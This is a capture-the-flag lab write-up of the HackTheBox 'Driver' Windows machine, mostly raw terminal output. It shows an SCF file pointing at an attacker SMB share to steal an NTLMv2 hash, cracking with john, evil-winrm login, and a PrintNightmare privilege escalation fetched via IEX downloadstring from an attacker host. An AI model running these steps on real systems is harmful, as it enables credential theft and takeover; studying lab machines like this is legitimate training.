




HackTheBox : Driver(Windows)



Summary :

Tools used :



1. Search any open ports using nmap.



```
(kali㉿kali)-[~]
$ nmap -sC -sV -A 10.10.11.106
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-06 12:49 EDT
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 24.45% done; ETC: 12:49 (0:00:22 remaining)
Nmap scan report for 10.10.11.106
Host is up (0.23s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x0D
|_   Basic realm=MFP Firmware Update Center. Please enter password for admin
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ _clock-skew: mean: 7h00m00s, deviation: 0s, median: 6h59m59s
|_ smb-security-mode:
|_   authentication_level: user
|_   challenge_response: supported
|_   message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:
|_   2.02:
|_     Message signing enabled but not required
|_ smb2-time:
|_   date: 2021-10-06T23:49:45
|_   start_date: 2021-10-06T21:56:41

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.70 seconds
```

2.





```
GNU nano 5.4
[Shell]
Command=2
IconFile=\\10.10.14.69\share\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
```

Kali Linux x MFP Firmware Update Center x KSEC ARK - Pentesting a x +

← → ↻ 🏠 🔒 10.10.11.106/fw_up.php?msg=SUCCESS ... 📄 ☆ 📱 📺 📶 7 📶 📶

MFP Firmware Update Center

Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model:

Upload Firmware: file.scf


```

(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt driverhesy.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
liltony (tony)
lg 0:00:00.00 DONE (2021-11-01 08:57) 25.00g/s 793600p/s 793600c/s 793600C/s !!!!!..225566
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed

```

cd evil-winrm && ruby evil-winrm.rb -i 10.10.11.106 -u tony -p liltony

```

(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.106 -u tony -p liltony
evil-winrm: command not found

(kali㉿kali)-[~]
└─$ cd evil-winrm && ruby evil-winrm.rb -i 10.10.11.106 -u tony -p liltony
Evil-WinRM shell v3.3

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemen
ted on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completi
on

Info: Establishing connection to remote endpoint

```



```

Set-Service -Name 'Print Spooler'
*Evil-WinRM* PS C:\Users\tony\Documents> cd ..
*Evil-WinRM* PS C:\Users\tony> ls

Directory: C:\Users\tony

Mode                LastWriteTime         Length Name
----                -
d-r---             6/11/2021   7:01 AM             Contacts
d-r---             9/7/2021  10:15 PM             Desktop
d-r---             9/8/2021  12:37 AM             Documents
d-r---             6/11/2021   7:05 AM             Downloads
d-r---             6/11/2021   7:01 AM             Favorites
d-r---             6/11/2021   7:01 AM             Links
d-r---             6/11/2021   7:01 AM             Music
d-r---             8/6/2021   7:34 AM             OneDrive
d-r---             6/11/2021   7:03 AM             Pictures
d-r---             6/11/2021   7:01 AM             Saved Games
d-r---             6/11/2021   7:01 AM             Searches
d-r---             6/11/2021   7:01 AM             Videos

*Evil-WinRM* PS C:\Users\tony> cd Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> ls

Directory: C:\Users\tony\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---             11/1/2021   8:50 AM             34 user.txt

*Evil-WinRM* PS C:\Users\tony\Desktop> type user.txt
29c38c29e4b98ee28da0c779840d459c
*Evil-WinRM* PS C:\Users\tony\Desktop>

```

Get-Service -Name 'Print Spooler'

```

*Evil-WinRM* PS C:\Users\tony\Documents> Get-Service -Name Print Spooler
A positional parameter cannot be found that accepts argument 'Spooler'.
At line:1 char:1
+ Get-Service -Name Print Spooler
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [Get-Service], ParameterBindingException
+ FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.GetServiceCommand
*Evil-WinRM* PS C:\Users\tony\Documents> Get-Service -Name 'Print Spooler'

Status      Name      DisplayName
-----
Running     Spooler    Print Spooler

```

<https://github.com/calebstewart/CVE-2021-1675>

← → ↻ 🏠

🔒 https://github.com/calebstewart/CVE-2021-1675

⋮ 📧 ☆

🔍 📄 🌐 📌 5 🍌

⋮

<> Code

Issues 6

Pull requests 1

Actions

Projects

Wiki

Security


⋮

🔗 main ▾

Go to file

Code ▾

About

 **JohnHammond** Corrected month for date in README ... on Jul 2 🕒 11

📁 nightmare-dll

Added bundled DLL source code

4 months ago

📄 CVE-2021-1675.ps1

fix

4 months ago

📄 README.md

Corrected month for date in README

4 months ago

☰ README.md

CVE-2021-1675 - PrintNightmare LPE (PowerShell)

Caleb Stewart | John Hammond | July 1, 2021

CVE-2021-1675 is a critical remote code execution and local privilege escalation vulnerability dubbed "PrintNightmare."

Proof-of-concept exploits have been released (Python, C++) for the remote code execution capability, and a C# rendition for local privilege escalation. We had not seen a native implementation in pure PowerShell, and we wanted to try our hand at refining and recrafting the exploit.

This PowerShell script performs local privilege escalation (LPE) with the PrintNightmare attack technique.


Releases


No releases published

Packages

No packages published

Contributors 2

 **JohnHammond** John Hammond

 **calebstewart** Caleb Stewart

Languages

PowerShell 99.0% ● Other 1.0%

```
(kali㉿kali)-[~/PrintNightmare]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.106 - - [01/Nov/2021 13:59:51] "GET /CVE-2021-1675.ps1 HTTP/1.1" 200 -
```

```

*Evil-WinRM* PS C:\Users\tony\Documents> curl 10.10.14.96/CVE-2021-1675.ps1 -O exploit.ps1
The remote server returned an error: (404) Not Found.
At line:1 char:1
+ curl 10.10.14.96/CVE-2021-1675.ps1 -O exploit.ps1
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebE
xception
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
*Evil-WinRM* PS C:\Users\tony\Documents> curl 10.10.14.69/CVE-2021-1675.ps1 -O exploit.ps1
*Evil-WinRM* PS C:\Users\tony\Documents> ls

    Directory: C:\Users\tony\Documents

Mode                LastWriteTime         Length Name
----                -
-a-----         11/1/2021   5:59 PM         178561 exploit.ps1

```

IEX(New-Object Net.Webclient).downloadstring('http://10.10.14.69:80/CVE-2021-1675.ps1')

Invoke-Nightmare -NewUser "admin" -NewPassword "admin"

```

*Evil-WinRM* PS C:\Users\tony\Documents> IEX(New-Object Net.Webclient).downloadstring('http://10.10.14.69:80/CVE-2021-1675.ps1')
*Evil-WinRM* PS C:\Users\tony\Documents> ls
*Evil-WinRM* PS C:\Users\tony\Documents> Invoke-Nightmare -NewUser "admin" -NewPassword "admin"
[+] created payload at C:\Users\tony\AppData\Local\Temp\nightmare.dll
[+] using pDriverPath = "C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed7e835e97\Amd64\mxdrv.dll"
[+] added user admin as local administrator
[+] deleting payload from C:\Users\tony\AppData\Local\Temp\nightmare.dll
*Evil-WinRM* PS C:\Users\tony\Documents>

```

```

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
6c45f29d4a76eca5da321f09f8662e64
*Evil-WinRM* PS C:\Users\Administrator\Desktop>

```

Email : jodunk@tutanota.com

GitHub : <https://github.com/dojunk>

HacktheBox : <https://www.hackthebox.eu/home/users/profile/246925> ; Give respect please :)

Team : LalaG3r4k(<https://app.hackthebox.eu/teams/overview/4126>) &
(<https://ctftime.org/team/162124>)

Medium : <https://medium.com/@jodunk>

Discord : jodunk #2254; To join LalaG3r4k can just DM thru Discord :)